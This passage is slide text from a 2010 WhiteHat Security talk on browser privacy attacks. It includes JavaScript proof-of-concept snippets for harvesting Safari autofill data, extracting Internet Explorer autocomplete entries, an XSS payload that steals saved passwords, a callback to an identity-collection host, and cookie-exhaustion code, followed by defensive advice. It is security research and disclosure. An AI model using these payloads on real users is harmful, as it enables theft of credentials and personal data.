Safari v5 Nightlies http://blog.mozilla.com/security/2010/03/31/plugging-the-css-history-leak/ http://jeremiahgrossman.blogspot.com/2006/08/i-know-where-youve-been.html © 2010 WhiteHat Security, Inc. | Page 9
  • 10.
    We often stillknow where you are logged-in, but that’s another discussion. CSRF Login-Detection © 2010 WhiteHat Security, Inc. | Page 10
  • 11.
    I want toknow your name, who you work for, where you live, your email address, etc. Right at the moment you a visit a website. Even if you’ve never been there before, let alone entered information. © 2010 WhiteHat Security, Inc. | Page 11
  • 12.
    © 2010 WhiteHatSecurity, Inc. | Page 12
  • 13.
    Safari Address BookAutofill (enabled by default) <form> <input type="text" name="name"> <input type="text" name="company"> <input type="text" name="city"> <input type="text" name="state"> <input type="text" name="country"> <input type="text" name="email"> </form> © 2010 WhiteHat Security, Inc. | Page 13
  • 14.
    Address Card Autofillworks even when you’ve NEVER entered personal data on ANY WEBSITE. © 2010 WhiteHat Security, Inc. | Page 14
  • 15.
    DEMO var event =document.createEvent('TextEvent'); event.initTextEvent('textInput', 1, 1, null, char); input.value = ""; Step 1) Dynamically create input.selectionStart = 0; input fields with the pre-set input.selectionEnd = 0; attribute names. input.focus(); input.dispatchEvent(event);! Step 2) Cycle through the ! alphabet initiating text events setTimeout(function() { until a form value populates. if (input.value.length > 1) { // capture the value; Step 3) Profit! -- Steal data } with JavaScript. }, 500); *transparency is even more fun!* Safari v4 / v5 © 2010 WhiteHat Security, Inc. | Page 15
  • 16.
    What about stealingother auto-fill data, data that was previously entered? © 2010 WhiteHat Security, Inc. | Page 16
  • 17.
    Internet Explorer 8= SAFE © 2010 WhiteHat Security, Inc. | Page 17
  • 18.
    AutoComplete: User-supplied formvalues are shared across different websites by attribute “name”. For example, email addresses entered into a field on website A populates the autofill for the same field name on website B, C, D, etc. <input type="text" name="email"> © 2010 WhiteHat Security, Inc. | Page 18
  • 19.
    DEMO - Down,Down, Enter // hit down arrow an incrementing number of times. // separate with time to allow the GUI to keep pace for (var i = 1; i <= downs; i++) { time += 30; // time padding keyStroke(this, 40, time); // down button } ! ! time += 15; // time padding keyStroke(this, 13, time); // enter button // initiate keystroke on a given object function keyStroke(obj, code, t) { //create new event and fire var e = document.createEventObject(); e.keyCode = code; setTimeout(function() {obj.fireEvent("onkeydown", e); }, t); } // end keyStroke Security Basis, and an Internet Explorer data stealer http://webreflection.blogspot.com/2008/09/security-basis-and-internet-explorer.html Andrea Giammarchi, Ajaxian Staff © 2010 WhiteHat Security, Inc. | Page 19
  • 20.
    Search terms Credit cardnumbers and CCVs Aliases Contact information Answers to secret questions Usernames Email addresses ... © 2010 WhiteHat Security, Inc. | Page 20
  • 21.
    AutoComplete is NOTenabled by default, but Internet Explorer asks if the user if they would like to enable the feature after filling out a non-password form. © 2010 WhiteHat Security, Inc. | Page 21
  • 22.
    Sometimes we can’tread auto-complete, but we can write to it (a lot)! <script> function fillAutoComp() { var num = Math.floor(Math.random()*1000000); document.getElementById('email').value = “Spoof-” + num; setTimeout("document.getElementById('me').submit(); fillAutoComp();",2); } </script> <form id=”me” method="post" action="/" target="my_iframe"> <input type="text" name="email" id="email" value="" size=140> <input type="button" onclick="fillAutoComp()" value="Start"> </form> <iframe name="my_iframe"></iframe> https://bugzilla.mozilla.org/show_bug.cgi?id=578879 * * © 2010 WhiteHat Security, Inc. | Page 22
  • 23.
    Have the emailaddress, but need the password © 2010 WhiteHat Security, Inc. | Page 23
  • 24.
    Remember Password Many WebBrowsers have “password managers,” which provide a convenient way to save passwords on a “per website” basis. <form method="post" action="/"> E-Mail: <input type="text" name="email"><br /> Password: <input type="password" name="pass"><br /> <input type="submit" value="Login"> </form> © 2010 WhiteHat Security, Inc. | Page 24
  • 25.
    If a websitewith a saved password is vulnerable to XSS, the payload can dynamically create login forms, which executes the browser’s password auto-complete feature. Since the payload is on the same domain the username / password can be stolen. function stealCreds() { var string = "E-Mail: " + document.getElementById("u").value; string += "nPassword: " + document.getElementById("p").value; return string; } document.write('<form method="post" action="/">E-Mail: <input id="u" type="text" name="email" value=""><br>Password: <input id="p" type="password" name="password" value=""></form>'); setTimeout('alert(stealCreds())', 2000); * * DEMO © 2010 WhiteHat Security, Inc. | Page 25
  • 26.
    Hidden Firefox Protection about:config signon.autofillForms © 2010 WhiteHat Security, Inc. | Page 26
  • 27.
    Long-term problem, evenwhen “fixed” Mass distribute auto-complete code (ad network), cookie affected users with a unique ID, and setup a callback Web service. DOMAIN: website DOMAIN: whoisthisperson <script> var person = { function identify (person) { name: ‘name’, ... email: ‘name’, } } </script> identify(person); <script src=”http:// iknowyourname.com/?cb=identify”> © 2010 WhiteHat Security, Inc. | Page 27
  • 28.
    Need help deletingyour cookies? the users way... 28 © 2010 WhiteHat Security, Inc. | Page
  • 29.
    The Hackers Way- (Cookie Exhaustion) Firefox: Global 3,000 cookie max cap. 50 cookies can be set per hostname. Therefore, we need 1 domain with 60 subdomains. <script> for (var i = 1; i <= 60; i++) { img = new Image(); img = "http://the" + i + ".cookiemonster.com/cgi-bin/cookie.pl"; } </script> P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT"; Set-Cookie: cNAME_1=_cValue_1; Set-Cookie: cNAME_2=_cValue_2; Set-Cookie: cNAME_3=_cValue_3; ... https://bugzilla.mozilla.org/show_bug.cgi?id=321624 http://kuza55.blogspot.com/2008/02/understanding-cookie-security.html http://www.nczonline.net/blog/2008/05/17/browser-cookie-restrictions/ © 2010 WhiteHat Security, Inc. | Page 29
  • 30.
    $300 dollar hack © 2010 WhiteHat Security, Inc. | Page 30
  • 31.
    What to do... DisableAuto-Complete in the Web browser Remove persistent data (History, Form Data, Cookies, LocalStorage, etc.) NoScript (Firefox Extension), 1Password, etc. <form autocomplete="off"> <input type="text" autocomplete="off" /> © 2010 WhiteHat Security, Inc. | Page 31
  • 32.
    Questions? Jeremiah Grossman Founder & Chief Technology Officer Blog: http://jeremiahgrossman.blogspot.com/ Twitter: http://twitter.com/jeremiahg Email: jeremiah@whitehatsec.com © 2010 WhiteHat Security, Inc. | Page 32